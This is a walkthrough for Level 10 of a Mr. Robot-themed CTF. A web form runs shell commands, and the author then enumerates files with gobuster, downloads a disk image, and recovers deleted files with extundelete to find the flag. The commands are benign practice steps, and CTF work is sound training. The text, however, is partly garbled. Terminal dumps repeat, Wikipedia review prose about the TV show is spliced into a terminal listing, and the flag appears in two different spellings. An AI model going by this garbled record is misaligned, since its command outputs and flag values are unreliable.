The screenshot shows a web browser window with the title "mrrobotctf.tk/levels/level9.php". The address bar shows "mrrobotctf.tk/levels/level9.php". A modal dialog box is centered on the screen with the text "Correct Flag, Good Job" and an "OK" button. The background of the browser shows the same "Level 9" challenge page as the previous screenshot. A small "Read mrrobotctf.tk" link is visible at the bottom left of the browser window.

Level 10

The screenshot shows a web browser window with two tabs: "MrRobot_Level10" and "dtype=uint8 - Google Search". The active tab displays a Mr. Robot-themed challenge page. At the top left, it says "Welcome testuser" and "Logout". In the center, the text "MR.ROBOT" is displayed in large, stylized letters. Below it, a dark rectangular box contains the text "Level 10", "Use you head to see...", and "Follow this link". A modal dialog box titled "Enter the Flag" is overlaid on the page. It has a text input field labeled "Enter the flag here..." and a green "Submit" button. In the bottom right corner of the main page area, there is a copyright notice: "Mr.Robot™ Nadeesh | Sandun".

First, I go to the given link.

The screenshot shows a web browser window with two tabs: "MrRobot_Level10" and "MrRobot_OSInj". The active tab displays a Mr. Robot-themed challenge page. The background features the "MR.ROBOT" logo. A modal dialog box titled "Enter the Command" is overlaid on the page. It has a text input field labeled "Enter the command here..." and a green "Execute" button. In the bottom right corner of the main page area, there is a copyright notice: "Mr.Robot™ Nadeesh | Sandun".

This command field work as command prompt. Then I use **ls** command to list the file.

The image shows a screenshot of a web browser window titled "MrRobot_Level10" with the sub-page "MrRobot_OSInj". The URL is "mrrobotctf.tk/assets/flags/os1_page/os1/OSinj.php". The main content area features a large "MR.ROBOT" logo. Below it, there is a file listing interface with a "hint" file and a "wordlist.txt" file. At the top, there is a black bar with the text "Enter the Command". Below this is a white input field containing the command "ls". A green button labeled "Execute" is positioned below the input field. A cursor arrow is pointing at the "Execute" button. The entire interface is set against a light gray background.

Then I use cat command to view file, but it does not work. Because of some command disabled.

The image shows a screenshot of a web browser window with the same "MrRobot_Level10" and "MrRobot_OSInj" titles and URL as the previous screenshot. The main content area has the "MR.ROBOT" logo and the file listing interface. At the top, there is a black bar with the text "Enter the Command". Below this is a white input field containing the command "cat hint". A green button labeled "Execute" is positioned below the input field. A cursor arrow is pointing at the "Execute" button. The entire interface is set against a light gray background.

Command disabled

Level hints give a very useful hint for us. He said **use you head to see..** that's mean we can use head command to view files.

First, I view the hint file.




The image shows a web browser window with the following details:

- Title bar: MrRobot_Level10, MrRobot_OSInj, +
- Address bar: mrrobotctf.tk/assets/flags/osi_page/osi/.OSInj.php
- Content area:
 - Large text: MR.ROBOT
 - Text box:


```
get gobuster https://github.com/OJ/gobuster/releases
use the given wordlist.txt and find out the image file(location) from it
use wget or any methods to download image file
dig out the lost data from it...
```
- Bottom right: Mr.Robot™ Nadeesh | Sandun

Below the browser window, there is a smaller terminal-like interface with the same "Enter the Command" header and input field as the one in the screenshot above.

Then, I view wordlist.txt file.



Then, I went to the hint file given the link.



Then, I download the **gobuster-linux-amd64.7z** file from that GitHub link. Then I execute the gobuster file. But I can't execute that. Then I give permission for execute that file. Then execute that.

```
sandun@ubuntuVPS:~/mrrobot/lvl10$ mkdir lvl10
sandun@ubuntuVPS:~/mrrobot$ cd lvl10/
sandun@ubuntuVPS:~/mrrobot/lvl10$ ls
gobuster
sandun@ubuntuVPS:~/mrrobot/lvl10$ file gobuster
gobuster: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
sandun@ubuntuVPS:~/mrrobot/lvl10$ ./gobuster
-bash: ./gobuster: Permission denied
sandun@ubuntuVPS:~/mrrobot/lvl10$ chmod +x gobuster
sandun@ubuntuVPS:~/mrrobot/lvl10$ ./gobuster
Usage:
  gobuster [command]

Available Commands:
  dir      Uses directory/file enumeration mode
  dns      Uses DNS subdomain enumeration mode
  fuzz     Uses fuzzing mode
  help    Help about any command
  s3       Uses aws bucket enumeration mode
  version  Shows the current version
  vhost   Uses VHOST enumeration mode

Flags:
  --delay duration  Time each thread waits between requests (e.g. 1500ms)
  -h, --help          Help for gobuster
  --no-error         Don't display errors
  -z, --no-progress  Don't display progress
  -o, --output string Output file to write results to (defaults to stdout)
  -P, --pattern string File containing replacement patterns
  -q, --quiet         Don't print the banner and other noise
  -t, --threads int  Number of concurrent threads (default 10)
  -v, --verbose       Verbose output (errors)
  -w, --wordlist string Path to the wordlist

Use "gobuster [command] --help" for more information about a command.
sandun@ubuntuVPS:~/mrrobot/lvl10$
```

UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: <https://mobaxterm.mobatek.net>

Then get the wordlist.txt file location from the CTF website and download it for pc.

```
sandun@ubuntuVPS:~/mrrobot/lvl10$ wget mrrobotctf.tk/assets/flags/osi_page/osi/wordlist.txt
--2020-11-15 11:53:41-- http://mrrobotctf.tk/assets/flags/osi_page/osi/wordlist.txt
Resolving mrrobotctf.tk (mrrobotctf.tk) [20.195.41.0]... connected.
HTTP request sent, awaiting response... 200 OK
Length: 165261 (161K) [text/plain]
Saving to: 'wordlist.txt'

wordlist.txt           100%[=====] 161.39K  232KB/s  in 0.7s

2020-11-15 11:53:42 (232 KB/s) - 'wordlist.txt' saved [165261/165261]
sandun@ubuntuVPS:~/mrrobot/lvl10$
```

UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: <https://mobaxterm.mobatek.net>

Then I find the ISO file.

Then I download it to my pc.

sanchez

Terminal Sessions View Xserver Tools Games Settings Macros Help

Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help

Quick connect...

3.sanchez

/home/sandun/mrrobot/lvl10/

Name	Size (KB)
gobuster	7316

```
sandun@ubuntuVPS:~/mrrobot/lvl10$ wget mrrobotctf.tk/assets/flags/osi_page/osi_.go/image.iso
--2020-11-15 11:55:41-- http://mrrobotctf.tk/assets/flags/osi_page/osi_.go/image.iso
Resolving mrrobotctf.tk (mrrobotctf.tk)... 20.195.41.0
Connecting to mrrobotctf.tk (mrrobotctf.tk)|20.195.41.0|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3145728 (3.0M) [application/x-iso9660-image]
Saving to: 'image.iso'

image.iso          100%[=====]  3.00M  1.83MB/s   in 1.6s

2020-11-15 11:55:43 (1.83 MB/s) - 'image.iso' saved [3145728/3145728]

sandun@ubuntuVPS:~/mrrobot/lvl10$
```


Remote monitoring

Follow terminal folder

ubuntuVPS 7% 0.36 GB / 0.90 GB 0.01 Mb/s 0.00 Mb/s 7 days sandun /run: 1% /: 9% /run/lock: 0% /sys/fs/group: 0% /boot/efi

UNREGISTERED VERSION - Please support MobaTerm by subscribing to the professional edition here: <https://mobaxterm.mobatek.net>

Then I mount the .ISO image to the system. Go to the image location and list files. There are no files in it.




```

sandun@ubuntuVPS:~/mrrobot/lvl10$ wget mrrobotctf.tk/assets/flags/osi_page/osi/.go/image.iso
--2020-11-15 11:55:41-- http://mrrobotctf.tk/assets/flags/osi_page/osi/.go/image.iso
Resolving mrrobotctf.tk (mrrobotctf.tk)... 20.195.41.0
Connecting to mrrobotctf.tk (mrrobotctf.tk) [20.195.41.0]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3145728 (3.0M) [application/x-iso9660-image]
Saving to: 'image.iso'

image.iso          100%[=====] 3.00M 1.83MB/s in 1.6s
2020-11-15 11:55:43 (1.83 MB/s) - 'image.iso' saved [3145728/3145728]

sandun@ubuntuVPS:~/mrrobot/lvl10$ ls
gobuster image.iso wordlist.txt
sandun@ubuntuVPS:~/mrrobot/lvl10$ sudo mkdir /mnt/dsk
sandun@ubuntuVPS:~/mrrobot/lvl10$ sudo mount -o loop image.iso /mnt/dsk/
sandun@ubuntuVPS:~/mrrobot/lvl10$ cd /mnt/dsk/
sandun@ubuntuVPS:/mnt/dsk$ ls
sandun@ubuntuVPS:/mnt/dsk$ ls -al
total 5
drwxr-xr-x 2 root root 1024 Nov 11 15:25 .
drwxr-xr-x 6 root root 4096 Nov 15 11:57 ..
sandun@ubuntuVPS:/mnt/dsk$ 
```

Then Unmount and find the filesystem type. Best tool for get filetype is Extundelete.




```

sandun@ubuntuVPS:~/mrrobot/lvl10$ wget mrrobotctf.tk/assets/flags/osi_page/osi/.go/image.iso
--2020-11-15 11:55:41-- http://mrrobotctf.tk/assets/flags/osi_page/osi/.go/image.iso
Resolving mrrobotctf.tk (mrrobotctf.tk)... 20.195.41.0
Connecting to mrrobotctf.tk (mrrobotctf.tk) [20.195.41.0]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3145728 (3.0M) [application/x-iso9660-image]
Saving to: 'image.iso'

image.iso          100%[=====] 3.00M 1.83MB/s in 1.6s
2020-11-15 11:55:43 (1.83 MB/s) - 'image.iso' saved [3145728/3145728]

sandun@ubuntuVPS:~/mrrobot/lvl10$ ls
gobuster image.iso wordlist.txt
sandun@ubuntuVPS:~/mrrobot/lvl10$ sudo mkdir /mnt/dsk
sandun@ubuntuVPS:~/mrrobot/lvl10$ sudo mount -o loop image.iso /mnt/dsk/
sandun@ubuntuVPS:~/mrrobot/lvl10$ cd /mnt/dsk/
sandun@ubuntuVPS:/mnt/dsk$ ls
sandun@ubuntuVPS:/mnt/dsk$ ls -al
total 5
drwxr-xr-x 2 root root 1024 Nov 11 15:25 .
drwxr-xr-x 6 root root 4096 Nov 15 11:57 ..
sandun@ubuntuVPS:/mnt/dsk$ cd /home/sandun/mrrobot/lvl10/
sandun@ubuntuVPS:~/mrrobot/lvl10$ ls
gobuster image.iso wordlist.txt
sandun@ubuntuVPS:~/mrrobot/lvl10$ sudo umount /mnt/dsk
sandun@ubuntuVPS:~/mrrobot/lvl10$ extundelete image.iso 
```

Using the command “extundelete” we can recover the files.




```
sanchez
Terminal Sessions View Xserver Tools Games Settings Macros Help
Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help
Quick connect...
3.sanchez
OS: 0
Revision level: 1
Default uid for reserved blocks: 0
Default gid for reserved blocks: 0
First non-reserved inode: 11
size of inode structure: 128
block group # of this superblock: 0
compatible feature set: 60
incompatible feature set: 766
readonly-compatible feature set: 1131
128-bit uuid for volume: 4268ba3878c1422f885fe1d094f4b9e
For compression: 0
Nr to preallocate for dirs: 0
Per group table for online growth: 23
uuid of journal superblock: 00000000000000000000000000000000
inode number of journal file: 8
device number of journal file: 0
start of list of inodes to delete: 0
HTREE hash seed: 26dea4acd43caf8ee16d8a1889d47a4
Default hash version to use: 1
Default type of journal backup: 1
First metablock group: 0
When the filesystem was created: 1605108077
Compatible feature set: HAS_JOURNAL EXT_ATTR RESIZE_INODE DIR_INDEX
Incompatible feature set: FILETYPE
Read only compatible feature set: SPARSE_SUPER LARGE_FILE

sandun@ubuntuVPS:~/mrrobot/lvl10$ extundelete image.iso --restore-all
NOTICE: Extended attributes are not restored.
Loading filesystem metadata ... 1 groups loaded.
Loading journal descriptors ... 57 descriptors loaded.
Searching for recoverable inodes in directory / ...
6 recoverable inodes found.
Looking through the directory structure for deleted files ...
6 recoverable inodes still lost.
sandun@ubuntuVPS:~/mrrobot/lvl10$
```

UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: <https://mobaxterm.mobatek.net>

Then I go to RECOVERED FILES folder. And find the flag.



```
sanchez
Terminal Sessions View Xserver Tools Games Settings Macros Help
Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help
Quick connect...
3.sanchez
/home/sandun/mrrobot/lvl10/
Name Size (KB)
.. 7316
gobuster 7316
Sonia Saraiya of Variety praised Rami Malek's performance and wrote, "it's Malek's soulful eyes and silent pathos that give Mr. Robot its unexpected warmth, as the viewer is lured into Elliot's chaos and confusion."[109] Tim Goodman of The Hollywood Reporter lauded Sam Esmail's direction, writing "Esmail's camerawork-characters tucked into corners of the frame, among other nontraditional compositions-continues to give the sense of disorientation and never feels tired" and "there are some flourishes in the first two hours that are brilliant". The second season also received critical acclaim. On Rotten Tomatoes, it has a score of 89%, based on 39 reviews, with an average rating of 7.8/10. The site's consensus reads: "Unique storytelling, a darker tone, and challenging opportunities for its tight cast push Mr. Robot even further into uncharted television territory."[107] On Metacritic, it has a score of 81 out of 100, based on 28 critics, indicating "universal acclaim".[108] Season 2 sandun@ubuntuVPS:~/mrrobot/lvl10/RECOVERED_FILES$ sandun@ubuntuVPS:~/mrrobot/lvl10/RECOVERED_FILES$ sandun@ubuntuVPS:~/mrrobot/lvl10/RECOVERED_FILES$ sandun@ubuntuVPS:~/mrrobot/lvl10/RECOVERED_FILES$ grep -r "flag" file.14;flag -> 'Y0uh4v3s4v3d73w0r1h'
sandun@ubuntuVPS:~/mrrobot/lvl10/RECOVERED_FILES$
```

UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: <https://mobaxterm.mobatek.net>

That is the Level 10 flag. I submitted that.

The image shows a screenshot of a web browser window. The title bar says "MrRobot_Level10" and "MrRobot_OSlnj". The address bar shows "mrrobotctf.tk/levels/level10.php". The main content area displays the "MR.ROBOT" logo and a "Level 10" challenge box. The challenge box contains the text "Use you head to see..." and "Follow this link". Below the challenge box is a modal dialog titled "Enter the Flag" with a text input field containing "Y0uh4v3s4v3d73eW0r1D" and a green "Submit" button. At the bottom of the page, there is a footer with "Mr.Robot™" and "Nadeesh | Sandun".

Below this, another browser tab is visible with the same URL "mrrobotctf.tk/levels/level10.php". A modal dialog in this tab displays the message "Correct Flag. Good Job" with an "OK" button. The status bar at the bottom of the screen shows "Read mrrobotctf.tk".

Video Walkthrough Link:

https://mysliit-my.sharepoint.com/:v/g/personal/it18095340_my_sliit_lk/EXFHalso4pBGqiV2Kvp76I8B3flWj4eDmr9wZ8Dy7BxIAA?e=zBuX9R

Walkthrough Document & Website Repository Link:

<https://github.com/npnhasintha/Mr.Robot-CTF>